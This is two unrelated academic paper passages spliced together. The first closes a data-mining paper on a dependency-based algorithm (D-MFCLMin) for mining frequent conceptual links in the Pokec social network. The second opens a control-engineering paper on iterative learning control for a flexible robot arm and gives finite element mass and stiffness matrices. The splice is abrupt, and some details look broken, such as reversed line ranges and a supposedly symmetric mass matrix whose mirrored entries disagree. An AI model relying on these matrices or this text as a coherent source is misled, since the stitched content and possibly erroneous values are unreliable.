$$m^{\mathrm{t}} = \mathrm{parent1}\,(m^{\mathrm{t}})\,.\,\mathrm{parent2}\,(m^{\mathrm{t}})$$

Definition 10. Dependency Level: For each itemset *m*, the dependence level is shown with $DL(m)$ and defined as follows:

$$\mathrm{DL(m)} = \begin{cases} 0 & \text{if } \mathrm{D(m)} = \emptyset \\ \max_{n \in \mathrm{D(m)}} \mathrm{DL(n)} + 1 & \text{else} \end{cases} \tag{9}$$

B. Pseudo Code of D-MFCLMin Algorithm

The pseudo code for proposed algorithm is given below. Similar to H-MFCLMin, input parameters are α and β that are threshold value related to itemset and link support respectively.

Similar to H-MFCLMin [5], in the first iteration (*t = 1*), *1-itemset* $\mathrm{LI^1_{cand}}$ ($\mathrm{RI^1_{cand}}$) are created according to the properties 1, 2 (lines 6 and 7). After creating these lists, the set of their itemsets are ordered in terms of the amount of their support in ascending order. Unlike H-MFCLMin, before the search for FCLs, in iteration *t*, the dependencies between itemsets in $\mathrm{LI^t_{cand}}(\mathrm{RI^t_{cand}})$ are obtained.

For this purpose, set of *t-itemsets* of $\mathrm{LI^t_{cand}}(\mathrm{RI^t_{cand}})$ are mutually joined and then, based on the amount of support of resulted itemsets, the existence of dependency between two joined itemset is checked. In the absence of dependency, resulted itemset is inserted to the list for the next iteration $LI_{cand}^{t+1}(RI_{cand}^{t+1})$ as one of the candidate itemsets (lines 25-11). This insertion is done in a way that the order of the list of items remains in ascending order in terms of the amount of support.

After determining the dependencies among the itemsets of iteration *t*, their dependence level is calculated and then $LI_{cand}^{t}(RI_{cand}^{t})$ is sorted by increasing order of the level of dependence (line 26). After sorting, the search for FCLs is done. Founded FCLs are added to FL^t list and then by removing sub FCLs links located in FLV_{max}, are added to FLV_{max} as MFCL (lines 44-27).

More exactly, this search is done so that for every itemset $m_i \in LI_{cand}$ and $m_j \in RI_{cand}$, with the condition that $|m_i| = t$ or $|m_j| = t$ is checked whether the link (m_i, m_j) is frequent or not. Before this check, set of the dependent itemset m_i and m_j are checked. If none of the sets of dependent itemsets are added in FL^t, checking the frequency of this pair is ignored (line 33). Recall that the itemsets in LI_{cand}^{t} and RI_{cand}^{t} are arranged in ascending order of dependency, so when check an itemset, all of its dependant itemsets, has already been investigated at this iteration. After this step, similar to H-MFCLMin algorithm, checking the frequency of the link is done (line 34). If the link is frequent, (m_i, m_j), m_i are added to LI_{sel}^{t} and m_j is added to RI_{sel}^{t}.

After the review of itemsets in LI_{cand}^{t} and RI_{cand}^{t}, itemsets of LI_{cand}^{t+1} and RI_{cand}^{t+1} are modified to extract FCLs at iteration *t*. At this point, any itemset m^{t+1} ($m^{t+1} \in LI_{cand}^{t+1}(RI_{cand}^{t+1})$) whose both parent itemsets (Definition 8) are not in LI_{sel}^{t} (RI_{sel}^{t}) are removed from the list (49-45).

Algorithm 1: D-MFCLMin Algorithm

Require: G = (V;E): Network, $\beta \in [0..1]$: Link support threshold and $\alpha \in [0..1]$: Itemset filtering threshold
1. FL_{Vmax}: Set of MFCLs $\leftarrow \emptyset$
2. LIcand: Stack of left-hand itemset candidates $\leftarrow \emptyset$
3. RIcand: Stack of right-hand item set candidates $\leftarrow \emptyset$
4. FL^t: List of frequent conceptual links $\leftarrow \emptyset$
5. t: Iteration $\leftarrow$ 1

{Generation of the 1-itemsets}
6. $LI_{cand}^{1} \leftarrow$ Generate 1-itemsets m from V such as $|V_m| > \alpha$ and $|LE_m| > \beta \times |E|$
7. $RI_{cand}^{1} \leftarrow$ Generate 1-itemsets m from V such as $|V_m| > \alpha$ and $|RE_m| > \beta \times |E|$
8. Sort LI_{cand}^{1}, RI_{cand}^{1} itemsets by their Supports
9. t $\leftarrow$ 1
10. do

    {Determining Dependencies between $LI_{cand}^{t}(RI_{cand}^{t})$ itemsets}
11. for all item set $m_i^t \in LI_{cand}^{t}(RI_{cand}^{t})$ do
12. for all item set $m_j^t \in LI_{cand}^{t}(RI_{cand}^{t})$ do
13. if (m_i^t and m_j^t share $t-1$ item)
14. $m_k^{t+1} \leftarrow$ join m_i^t and m_j^t
15. if ($sup(m_k^{t+1}) = sup(m_i^t)$)
16. add m_j^t to $D(m_i^t)$
17. else
18. if ($|V_{m_k^{t+1}}| > \alpha$ and $\left|LE_{m_k^{t+1}}\right| > \beta \times |E|$ ($\left|RE_{m_k^{t+1}}\right| > \beta \times |E|$))
19. add m_k^{t+1} to $LI_{cand}^{t+1}(RI_{cand}^{t+1})$
20. parent1 (m_k^{t+1}) $\leftarrow m_i^t$
21. parent2 (m_k^{t+1}) $\leftarrow m_j^t$
22. end if
23. end if
24. end for
25. end for
26. Sort $LI_{cand}^{t}(RI_{cand}^{t})$ itemsets by their calculated dependency level

    {Generation of frequent conceptual links}
27. $FL^t \leftarrow \emptyset$
28. $L_{sel}^{t} \leftarrow \emptyset$
29. $R_{sel}^{t} \leftarrow \emptyset$
30. for all item set $m_i \in LI_{cand}$ do
31. for all item set $m_j \in RI_{cand}$ do
32. if ($|m_i| = t$ or $|m_j| = t$)
33. if ($\exists(m_k, m_j) \in FL^t, \forall m_k \in D(m_i)$ and $\exists(m_i, m_k) \in FL^t, \forall m_k \in D(m_j)$)
34. if ($\exists$ l $\in FL^t$ such as $(m_i, m_j) \subset$ l and $|(m_i, m_j)| > \beta \times |E|$)
35. add (m_i, m_j) to FL^t
36. remove all $q \in FL_{Vmax}$ such as $q \subset (m_i, m_j)$
37. add (m_i, m_j) to FL_{Vmax}

```
                add m_i to L^t_sel
                add m_j to R^t_sel
            end if
        end if
      end if
   end for
end for
for all item set m_i ∈ LI^{t+1}_cand(RI^{t+1}_cand) do
    if (parent1(m_i) ∉ L^t_sel(R^t_sel) and parent2(m_i) ∉ L^t_sel(R^t_sel))
        remove m_i from LI^{t+1}_cand(RI^{t+1}_cand)
    end if
 end for
t ← t + 1
while FL^t ≠ ∅ and allCombinations() = false
return FLVmax
```

C. Analysis of the Proposed Algorithm

First, the cost of H-MFCLMin algorithm is discussed. Suppose that we want check the existence of conceptual link between the two itemset m_1^i and m_2^j ($i = t$ *or* $j = t$) at iteration $t(m_1^i \in LI_{cand}^t, m_2^j \in RI_{cand}^t)$. To this end, the edges of the network whose source node belong to m_1^i and their destination node belongs to m_2^j will be counted, the cost of this study can be obtained as follows:

$$C\left(m_1^i, m_2^j\right) = 2. N. |E| \tag{10}$$

In the above equation, N is the number of features of each itemset. To search for a node belonging to an itemset, it is enough to compare attribute values of nodes with the itemset, which will have cost of N, and because this action should be done for source and destination of each of the edges, double of these costs will be imposed.

In D-MFCLMin algorithm, by taking into account the dependencies, the above costs will change as follows:

$$C\left(m_1^i, m_2^j\right) = C_d + (1-p)(2. N. |E|) \tag{11}$$

In the above relation, C_d is the cost of calculating the dependencies of two itemset m_1^i and m_2^j, and p is the probability that dependencies on these two itemsets would stop counting the edges of social network to check for conceptual link between them. Value of C_d depends on the number of dependencies of the itemsets being checked and the number of conceptual links found in the intended iteration. In the algorithm D-MFCLMin, for every pair of items being checked, their dependency of participation in the conceptual links that have been found so far in the current phase is evaluated, so this cost is as follows:

$$C_d = \left(\left|D\left(m_1^i\right)\right| + \left|D\left(m_2^j\right)\right|\right)|FL^t| \tag{12}$$

Therefore, in the following the number of two factors of the itemset dependencies and conceptual links are examined.

1) The number of dependencies of an itemset: There is no possibility to determine the exact number of dependencies of an itemset, so we will consider their maximum number. For simplicity, we assume that the number of itemsets in iteration *t*, in LI_{cand}^t are RI_{cand}^t equal. According to this assumption, in rest of paper we assume no difference between the two sets and therefore to be concise we will use the abbreviation I^t. As already mentioned, the set of itemsets in each iteration are ordered based on the support arranged in ascending. Based on the assumption of the existence of maximum possible dependencies in the set I^t, the first itemset will not be dependent on any itemset, the second itemset only may be dependent on the first itemset, the third itemset at most will be dependent on two previous itemset, and so on, so the maximum number of dependencies between all itemsets in the set I^t is equal to:

$$\frac{|I^t|(|I^t|-1)}{2} \tag{13}$$

By considering the uniform distribution of this dependency between itemsets of this set, the maximum number of dependencies for each itemset is obtained as:

$$|D(m^t)| = \frac{|I^t|-1}{2} \tag{14}$$

It should be noted that the maximum number of itemset in iteration can be obtained from the following recursive relation:

$$|I^M| = T(N, M) = \begin{cases} \sum_{i=1}^{N} K_i & M = 1 \\ \prod_{i=1}^{N} K_i & N = M \\ \sum_{i=M}^{N} K_i . T(i-1, M-1) & \text{else} \end{cases} \tag{15}$$

In the above relation K_i shows the number of possible values for i-th feature. For example, about the characteristics of gender, the number of possible values is equal to 2.

2) The number of conceptual links: The second factor affecting the cost of checking dependencies is the number of conceptual links found in a step ($|FL^t|$). Given the steady growth of the number of conceptual link, the maximum number of conceptual links assessed per pair itemset is equal to:

$$\frac{(2|UI^t||I^t| - |I^t|^2)^2}{2} \tag{16}$$

According to the above values, the number of conceptual links that are checked for every pair itemset on average is equal to:

$$\frac{2|UI^t||I^t| - |I^t|^2}{2} \tag{17}$$

According to relations (14) and (17), the overall amount of C_d is obtained as follows:

$$C_d = \frac{2|UI^t||I^t|^2 - |I^t|^3}{2} \tag{18}$$

Now, with regard to determining the amount of the dependencies cost, we will analyze the behavior of the proposed algorithm.

The worst situation in the proposed algorithm occurs when despite the large amount of dependencies, there is no pruning. The amount of pruning depends on the number of conceptual links found, as the number of conceptual link found is low, an increase in dependency, will be more likely in pruning the itemsets. On the other hand, the number of FCLs depends on the amount of β, as the value of this parameter is less, more FCLs will be found. Therefore, we expect that the proposed algorithm shows a weaker performance when β is a small amount.

V. Experiments and Results

In this section, the results of the assessment of the proposed method (D-MFCLMin) are provided. H-MFCLMin method is considered as the method used for comparison. First, in the next section, data set used is introduced, and then we will examine the results.

A. Dataset

In this study, dataset of a social network called Pokec was used [23]. *Pokec* is the most popular online social network in Slovakia. This dataset includes altered profiles of the users of this social network with links of friendship between them. It should be noted that in Pokec friendship relationship are directed. User's profile includes 59 fields that only eight fields are mandatory. In Table I, the features of these eight fields are shown.

B. Results

As mentioned earlier, in order to evaluate the performance of the proposed algorithm, its results were compared with the results of H-MFCLMin algorithm. It should be noted that the output of both methods is similar in the sense that, there are no differences in the extracted FCL in the two algorithms. In Fig. 2, the conceptual view derived from *Pokec* is shown by taking value 0.3 for β. An interesting feature shown in this figure is the two-way communications between itemsets. In fact, if there are conceptual links between the itemset A to B, there is a conceptual link between B to A itemset too. As already mentioned, the mentioned social network is directional, which means that friendship is one-sided. However, with the resulting outputs, it is revealed that the users of this social network have bilateral friendship relations.

TABLE I. Mandatory Fields Features in Social Network

Field title	Type of field	Domain	Description
User _id	Integer	The number of users-1	An integer that maps the user name of choice
Public	Boolean	True. False	Profile's Being Public
Completion percentage	Integer	[1-100]	The completion percent of user profile attributes
Gender	Boolean	True. False	
Region	Textual	[1-183]	User living area *
last_ login	date time	1999 to 2012	Last logon of the user
Registration	date time	1999 to 2012	registration time of the user in the system
Age	Integer	[1-100]	User age

* Frequently areas in Slovakia but some areas included in the Czech and Germany as well




Fig. 2. Conceptual view derived from Pokec (β = 0.3).

Although the proposed algorithm (D-MFCLMin) and H-MFCLMin algorithm extract similar conceptual views from the social network, the time taken to do this, is slightly different in two algorithms. In Fig. 3, the run time of each of these two algorithms to extract MFCL from Pokec social network is shown at different values of parameter β. It should be noted, parameter α value is considered as equal to zero. Both algorithms have been run 10 times and the achieved average execution time is considered as their run time.




Fig. 3. The run time of the two algorithms, D-MFCLMin and H-MFCLMin in different values of β.

As can be seen, at high levels of β, both algorithms have almost the same performance but with a lower value of this parameter, the difference in the time of two algorithms becomes greater. This difference is the time that takes to proposed algorithm to determine the dependencies between itemsets. It is noteworthy that, unfortunately, the dependency between itemset of used dataset is zero, so in fact no pruning is done due to the dependency in this experiment. However, as in the figure above is shown, despite the lack of existence of dependency in the *Pokec*, in the worst case (small values of β) run time of the proposed algorithm is ultimately up to 15 percent more than H-MFCLMin. However, if there is dependency between itemsets, the possibility of pruning the search space and thus accelerating the extraction of FCLs will be possible, and thus the difference in performance of the two algorithms will be a greater increase.

VI. Conclusion

Widespread use of social networks has caused very high volume of information so knowledge extraction has become one of the areas of interest for researchers. FCLs are one of the approaches to extract knowledge from these networks that in addition to the data related to communications emphasizes the data related to the existence of these networks. In this paper, by introducing and using the concept of dependency, a new algorithm is presented to accelerate the extraction of FCLs. The existence of dependencies between data causes a pruning of portion of the search space and thus accelerates the process of extracting conceptual links. Due to the lack of dependency in the used dataset, this acceleration was not observed, but the test results showed that despite the lack of dependencies, the proposed algorithm compared with H-MFCLMin algorithm has almost the same performance.

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Iterative Learning Control for Trajectory Tracking of Single-link Flexible Arm

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***Abstract*—This paper focuses on the issue of tracking the trajectory of a flexible arm. The purpose is to ensure the flexible arm follows the desired path in the joint space. To achieve our objective, we have three problems to solve: modeling, control, and trajectory planning. As in the case of rigid robots, the Euler-Lagrange formulation remains valid with the exception of dividing the flexible arm into a finite number of elements to model the deformation. The iterative learning control scheme can be used to achieve perfect tracking throughout the movement period, a sufficient condition based on the bounded real lemma that guarantees the convergence error between iteration is given. All the results are presented in terms of linear matrix inequalities synthesis (LMIs).**

Keywords—Single-link flexible arm; finite element; trajectory tracking; iterative learning control; linear matrix inequality; bounded real lemma

I. Introduction

Robotics, a discipline that has emerged over a few decades, owes its present development to the pooling and coordination of research results in several sciences. When designing a robot, problems with mechanics, electronics, automation, computer science, and language theory must be regulated. In the manufacturing industry, difficult and repetitive tasks are entrusted to articulated mechanical systems.

Among the rigid and flexible manipulator types, attention is focused more recently towards flexible manipulators. This is due to various advantages such manipulators offer in comparison to their rigid counterparts [1], they require less material, are lighter in weight, have higher manipulation speed, lower power consumption, require smaller actuators, are more maneuverable and transportable, and are safer to operate due to reduced inertia. However, the control of flexible manipulators is more complicated by the complexity of the system dynamics, the residual vibrations, and, especially, the uncertainties of the final response of the end effector's extensibility due to deformation. Therefore, there is a need to continuously improve the mathematical models and control methods in order to fulfill conflicting requirements.

Several research works focus on the modeling of the flexible arm, such as [2]-[4]. As it is introduced by [5], [6], the finite element method (FE) has proven to be one of the best methods to obtain a good description of the dynamics of the system because it is able to function with irregularities in the structure of the arm with managing mixed boundary conditions and it makes allowance for interaction between the gross motion and the flexible dynamics of the manipulator, which is not possible with use of methods based on frequency domain analysis. Unfortunately, the major disadvantage of the FE method is the computational complexity and the difficult software coding involved, this is the primary reason several works such as [7], [8] have been limited to two or three finite elements. Given that confidence in the accuracy of the model is crucial for utilization in subsequent investigations and development of control strategies, a dynamic model of a flexible arm including hub inertia and payload has been developed using four finite elements.

Iterative learning control (ILC) is a preferable technique when it comes to dealing with robot manipulators because they execute the same task repeatedly over a finite time interval [9]. Iterative learning control has been shown to be effective in improving tracking performance of repetitive tasks and is widely used in motion control systems [10], [11]. Due to the fact that the majority of tasks realized by the flexible arm are repetitive like welding or picking and placing, the tracking problems in the joint-space can be treated under ILC framework. The main idea of ILC is to improve the performance from one iteration to another in the sense that the tracking error is sequentially reduced by using information from previous executions of the task.

The obtained formulation when applying iterative learning control (ILC) control is transformed into a synthesis problem of a repetitive system [12]. Using the benefits of the bounded real lemma (BRL) from the Robust Control Theory the output error between the desired and the actual trajectory is monotonically convergent (MC) to zero with the progress of the learning process. The stability analysis is presented and the convergence conditions for the system are expressed by LMIs which can determine the switching learning gains. For the designs and simulations, the software MATLAB was employed.

The remainder of this paper is organized into five sections. Section 2 is interested in the dynamic modeling of this flexible arm. Section 3 is dedicated to convergence analysis using ILC control, Monotonically Convergent conditions presented in Section 4. Simulation results of the trajectory tracking and the torques applied to the joint are presented in Section 5. Finally, concluding remarks are given in Section 6.

Notation used in the paper is standard. In general capital letters denote matrices. For two symmetric matrices, A^T

Denotes the transpose of A, $diag\ (x, y,..)$ denotes the diagonal matrix obtained from vectors or matrices x, y,... .Identity and null matrices will be denoted respectively by I and 0. Furthermore, in the case of partitioned symmetric matrices, the symbol $*$ denotes generically each of its symmetric blocks.

II. Dynamic Modeling

In this section we developed a dynamic model for one-link flexible arm using the FE method with four finite elements, a description of the system is given with the assumptions utilized in modeling, a MATLAB code is developed based on the theory of the finite element method (FEM).

The main idea of FEM is to treat complex structures as a finite assembly of discrete elements with continuous structures; each element has its own kinetic and potential energy to consider in determining the total system energy and applying the Lagrange formalism.

A. Assumptions

Our system, the flexible arm, is pivotally connected to the support (the base) at the hub; this rotary linkage is performed by a direct current (DC) motor. A schematic representation of the single-link flexible manipulator system is shown in Fig. 1, with E, I, Im, A, ρ, l, τ and m, respectively representing Young's modulus, the second moment of area, the hub inertia moment, the section, the mass density, the length, the rotation angle of the arm relative to the hub and the mass of the effector.

To apply the FE, we begin by dividing the beam into a finite number of successive elements of equal length; the points of intersection between its elements are defined as articulations. Following this, we calculate the potential energy and the kinetic energy for each element to ascertain the total energy of the whole system. The determination of the kinetic and potential energy of the whole system (the beam divided into finite element, the effector and the motorized articulation) is essential in applying the Lagrange Formalism which permits us to attain the dynamic model.



Fig. 1. Flexible arm scheme.

We assumed the following hypothesis:

A1: The depth of the flexible arm is much smaller than its length.

A2: The effect of the axial force and the rotational inertia are negligible.

B. Finite Element Method

For an angular displacement α and an elastic deflection w, the total displacement $y(x,t)$ of a point along the manipulator at distance from the hub is donated by:

$$y(x,t) = \alpha(t) + w(x,t) \tag{1}$$

As it defined in [1] the total displacement can be also described by:

$$y(x,t) = \sum_{i=1}^{4} N_i(x) u_i(t) \tag{2}$$

Where, $u(t)$ and $N(x)$ are the nodal displacement and shape function correspondingly. In this work, the shape functions are Hermit cubic functions as it is defined in [2]. Using (2) we can obtain the expression of the energy for one element, where T is the kinetic energy for one element and V is the potential energy for one element.

$$T(t) = \frac{1}{2}\int_0^L \rho A \left(\frac{dy(x,t)}{dt}\right)^2 dx \tag{3}$$

$$V(t) = \frac{1}{2}\int_0^L EI \left(\frac{d^2y(x,t)}{dx^2}\right)^2 dx \tag{4}$$

Based on the work of [4], [8], we can put the energy of the element in a matrix form and this is crucial for coding in MATLAB, the total kinetic energy of the flexible arm without considering the effector (mass m) will be then the sum of n elementary kinetic energies and the total potential energy will be the sum of n elementary energies:

$$Ec = \frac{1}{2}\sum_{i=1}^{n} \dot{q}_i^T z\, \dot{q}_i \tag{5}$$

$$Ep = \frac{1}{2}\sum_{i=1}^{n} \dot{q}_i^T s\, \dot{q}_i \tag{6}$$

With Ep, Ec, z, s, q being the total potential energy, the total kinetic energy, the mass matrix for one element, the stiffness matrix for one element and $q_i = [\alpha\ w_i\ \theta_i\ w_{i+1}\ \theta_{i+1}]^T$ being the vector of joint variables for each element.

Applying the Lagrange formulation defined in (7), we obtain the system mass and system stiffness matrices, Z and S. These matrices correspond to the flexible arm system (excluding the effector).

$$\frac{d}{dt}\frac{dEc}{d\dot{q}_i}-\frac{dEc}{dq_i}+\frac{dEp}{dq_i}=0 \tag{7}$$

Using these matrices we define the potential energy and the kinetic energy for the whole system (the beam divided into finite element, the effector and the motorized articulation) .

$$Egc=\frac{1}{2}Im\dot{\alpha}^2+\frac{1}{2}\left(\dot{q}+L\dot{\alpha}\right)^T Z\left(\dot{q}+L\,\dot{\alpha}\right) \tag{8}$$

$$Egp=\frac{1}{2}\,q^T\ S\ q \tag{9}$$

Note that Egp stands for the potential energy of the entire system, Egc the kinetic energy of the entire system, and $L^T=[L_1L_2......L_n]^T$ the vector of the lengths. L_i separating the node i at the origin of the frame before the flexion of the arm. After determining Egp and Egc , application of the Lagrange formalism is required in order to attain the dynamic model (10).

$$\frac{d}{dt}\frac{dEgc}{d\dot{q}_i}-\frac{dEgc}{dq_i}+\frac{dEgp}{dq_i}=\tau_i \tag{10}$$

With τ_i is the Torques or forces applied to the joint.

The dynamic model acquired is characterized by (11) where q is the vector of the joint variables, M is the global mass matrix and K is the global stiffness matrix.

$$\tau=M\ \ddot{q}+K\ q \tag{11}$$

For four finite elements the two matrices M and k are squares of size 9 and given by (17) and (18).

III. Convergence Analysis using ILC Control

A. Problem Formulation

The dynamic equations described in Section 2 can be presented in a state-space form of a repetitive system.

$$\begin{cases}\dot{x}_k(t)=Ax_k(t)+Bu_k(t)\\ y_k(t)=Cx_k(t)+Du_k(t)\end{cases},\quad x_k(0)=0,t\geq 0 \tag{12}$$

Where the state-space matrices are:

$$A=\begin{pmatrix}0_{(9*9)} & I_{(9*9)}\\ M^{-1}K & 0_{(9*9)}\end{pmatrix} \tag{13}$$

$$B=\begin{pmatrix}0_{(9*1)}\\ M^{-1}\end{pmatrix} \tag{14}$$

$$C=(1\quad 0_{(1*17)}) \tag{15}$$

$$D=(0) \tag{16}$$

$x_k\in\mathbb{R}^n$ is the state vector given by $x_k^T=[\alpha\ w_1\ \theta_1\ w_2\ \theta_2\ w_3\ \theta_3\ w_4\ \theta_4\ \dot{\alpha}\ \dot{w}_1\ \dot{\theta}_1\ \dot{w}_2\ \dot{\theta}_2\ \dot{w}_3\ \dot{\theta}_3\ \dot{w}_4\ \dot{\theta}_4]^T$ and $u_k\in\mathbb{R}^n$ is the input control given by $u_k=[\tau\ 0\ 0\ 0\ 0\ 0\ 0\ 0\ 0\ 0\ 0\ 0\ 0\ 0\ 0\ 0\ 0\ 0]$

$$\begin{gathered}
M(1,1)=\frac{A L_1\rho\ (7458L_1+15475\ L_2)}{50000},M(1,2)=\frac{A L_1\rho\ (15567L_1+12344\ L_2)}{50000}\\
M(1,3)=\frac{A L_1\rho\ (8935L_1+23501\ L_2)}{50000},M(1,4)=\frac{A L_1\rho\ (44098L_2+36827\ L_3)}{50000}\\
M(1,5)=\frac{A L_1\rho\ (37382L_2+96605\ L_3)}{10000},\ M(1,6)=\frac{499 A L_1\rho\ L_3}{12500}\\
M(1,7)=\frac{-(131\ A L_1\rho\ L_3)}{3125},M(1,8)=0,M(1,9)=8\ L_1m\\
M(2,1)=\frac{A\rho\ (15742L_1+2570\ L_2)}{50000},\ M(2,2)=\frac{A\rho\ (11621L_1+10239\ L_2)}{50000}\\
M(2,3)=\frac{A\rho\ (3946L_1+3055\ L_2)}{100000},M(2,4)=\frac{-69A\ L_2\rho}{5000}\\
M(2,5)=\frac{7A\rho\ L_2}{1250},M(2,6)=0,M(2,7)=0,M(2,8)=0,M(2,9)=0\\
M(3,1)=0,M(3,2)=\frac{A\rho\ (3946L_1+3055\ L_2)}{10^5}\\
M(3,3)=\frac{A\rho\ (349L_1+1093\ L_2)}{5000},M(3,4)=\frac{A L_2\rho\,2033}{100000}\\
M(3,5)=\frac{-367A\rho\ L_2}{25000},M(3,6)=0,M(3,7)=0,M(3,8)=0,M(3,9)=0\\
M(4,1)=0,M(4,2)=\frac{-69A L_2\rho}{5000},M(4,3)=\frac{A\rho\,2033L_2}{100000}\\
M(4,4)=\frac{A\rho(11621L_2+10239L_3)}{50000},M(4,5)=\frac{A\rho\,(3946L_2+3055L_3)}{100000}\\
M(4,6)=\frac{-69A L_3\rho}{5000},M(4,7)=\frac{7A L_3\rho}{1250},M(4,8)=0,M(4,9)=0\\
M(5,1)=0,M(5,2)=\frac{7A L_2\rho}{1250},M(5,3)=\frac{-367A\rho L_2}{25000}\\
M(5,4)=\frac{A\rho(3946L_2+3055L_3)}{100000},M(5,5)=\frac{A\rho\,(394L_2+1093L_3)}{5000}\\
M(5,6)=\frac{2033A L_3\rho}{100000},M(5,7)=\frac{-367A L_3\rho}{25000},M(5,8)=0,M(5,9)=0\\
M(6,1)=0,M(6,2)=0,M(6,3)=\frac{154018A\rho\ L_3}{5000},M(6,4)=\frac{-69A\rho\ L_3}{5000}\\
M(6,5)=\frac{2033A\rho\ L_3}{100000},M(6,6)=\frac{A\rho\,(11621L_3+10293L_4)}{50000}\\
M(6,7)=\frac{A\rho\,(3946L_3+3055L_4)}{100000},M(6,8)=\frac{-69A\rho L_4}{5000}\\
M(6,9)=\frac{7A\rho\ L_4}{1250},M(7,1)=0,M(7,2)=0,M(7,3)=0,M(7,4)=\frac{7A\rho\ L_3}{1250}\\
M(7,5)=\frac{-367A\rho\ L_3}{25000},M(7,6)=\frac{A\rho\,(3946L_3+3055L_4)}{100000}\\
M(7,7)=\frac{A\rho\,(349L_3+1093L_4)}{5000},M(7,8)=\frac{2033A\rho L_4}{100000},M(7,9)=\frac{-367A\rho\ L_4}{25000}\\
M(8,1)=0,M(8,2)=0,M(8,3)=0,M(8,4)=0,M(8,5)=0\\
M(8,6)=\frac{-69A\rho\ L_4}{5000},M(8,7)=\frac{2033A\rho L_4}{100000},M(8,8)=\frac{11621A\rho\ L_4}{50000}\\
M(8,9)=\frac{1973A\rho L_4}{50000},M(9,1)=\frac{4730A\rho L_4}{5000},M(9,2)=\frac{2254A\rho L_4}{1250}\\
M(9,3)=0,M(9,4)=0,M(9,5)=0,M(9,6)=\frac{7A\rho\ L_4}{1250}\\
M(9,7)=\frac{-367A\rho L_4}{25000},M(9,8)=\frac{1973A\rho L_4}{50000},M(9,9)=2m+\frac{349A\rho L_4}{5000}
\end{gathered} \tag{17}$$

$$K(1,1)=0,K(1,2)=0,K(1,3)=0,K(1,4)=0,K(1,5)=0,K(1,6)=0$$
$$K(1,7)=0,K(1,8)=0,K(1,9)=0$$
$$K(2,1)=0,K(2,2)=\frac{2\,E\,I\,(58174\,L_1^3+30526\,L_2^3)}{97L_1^3\,L_2^3}$$
$$K(2,3)=\frac{-2\,E\,I\,(36672\,L_1^3+11328\,L_2^3)}{97L_2^3L_1^3},K(2,4)=\frac{27648\,E\,I}{97L_2^3}$$
$$K(2,5)=\frac{-4608\,E\,I}{97L_2^3},K(2,6)=0,K(2,7)=0,K(2,8)=0\ ,K(2,9)=0$$
$$K(3,1)=0,K(3,2)=\frac{-2\,E\,I\,(36672\,L_1^3+11328\,L_2^3)}{97L_1^3L_2^3}$$
$$K(3,3)=\frac{2\,E\,I\,(44350\,L_1^3+4992\,L_2^3)}{97\,L_2^3L_1^3},K(3,4)=\frac{-59520E\,I}{97L_2^3}$$
$$K(3,5)=\frac{16128\,E\,I}{97L_2^3},K(3,6)=0,K(3,7)=0,K(3,8)=0\ ,K(3,9)=0$$
$$K(4,1)=0,K(4,2)=\frac{27648\,E\,I}{97L_2^3},K(4,3)=\frac{-59520\,E\,I}{97L_2^3}$$
$$(4,4)=\frac{2\,E\,I\,(58174\,L_2^3+30526\,L_3^3)}{97L_2^3L_3^3}$$
$$K(4,5)=\frac{-2\,E\,I\,(36672\,L_2^3+11328\,L_3^3)}{97L_2^3L_3^3},K(4,6)=\frac{27648\,E\,I}{97L_3^3}$$
$$K(4,7)=\frac{-4608\,E\,I}{97L_3^3},K(4,8)=0\ ,K(4,9)=0$$
$$K(5,1)=0,K(5,2)=\frac{-4608\,E\,I}{97L_3^3},K(5,3)=\frac{16128\,E\,I}{97L_2^3}$$
$$(5,4)=\frac{-2\,E\,I\,(36672\,L_2^3+11328\,L_3^3)}{97L_2^3L_3^3}$$
$$K(5,5)=\frac{2\,E\,I\,(44350\,L_2^3+4992\,L_3^3)}{97L_2^3L_3^3},K(5,6)=\frac{-59520\,E\,I}{97L_3^3}$$
$$K(5,7)=\frac{16128\,E\,I}{97L_3^3},K(5,8)=0\ ,K(5,9)=0,K(6,1)=0$$
$$K(6,2)=0,K(6,3)=0,K(6,4)=\frac{27648\,E\,I}{97L_3^3}$$
$$K(6,5)=\frac{-59520\,E\,I}{97L_3^3},K(6,6)=\frac{2\,E\,I\,(58174\,L_3^3+30526\,L_4^3)}{97L_3^3L_4^3}$$
$$K(6,7)=\frac{-2\,E\,I\,(36672\,L_3^3+11328\,L_4^3)}{97L_3^3L_4^3}$$
$$K(6,8)=\frac{27648\,E\,I}{97L_4^3},K(6,9)=\frac{-4608\,E\,I}{97L_4^3},K(7,1)=0$$
